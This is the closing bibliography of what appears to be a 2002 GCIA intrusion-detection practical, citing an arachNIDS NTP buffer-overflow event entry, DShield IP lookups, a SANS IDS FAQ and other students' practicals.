[11] arachNIDS - The Intrusion Event Database, "IDS492/MISC_NTPDX-BUFFER-OVERFLOW"
URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids492&view=event

[12] DShield Project Database. "IP Info."
URL: http://www.dshield.org/ipinfo.php?ip=209.61.187.112&Submit=Submit (Aug 22, 2002)

[13] DShield Project Database. "IP Info."
URL: http://www.dshield.org/ipinfo.php?ip=63.240.142.227&Submit=Submit (Aug 22, 2002)

[14] The SANS Institute, "Intrusion Detection FAQ"

http://www.sans.org/newlook/resources/IDFAQ/oddports.htm (Aug 22, 2002)

[15] Michael McDonnell, "GCIA Practical Assignment." Nov 2001.
URL: http://www.giac.org/practical/Michael_McDonnell_GCIA.doc

[16] DShield Project Database. "IP Info."
URL: http://www.dshield.org/ipinfo.php?ip=12.129.73.230&Submit=Submit (Aug 22, 2002)

[17] Tomas Alex, "GCIA Practical Assignment." Dec 2001.
URL: http://www.giac.org/practical/Tomas_Alex_GCIA.doc

-End-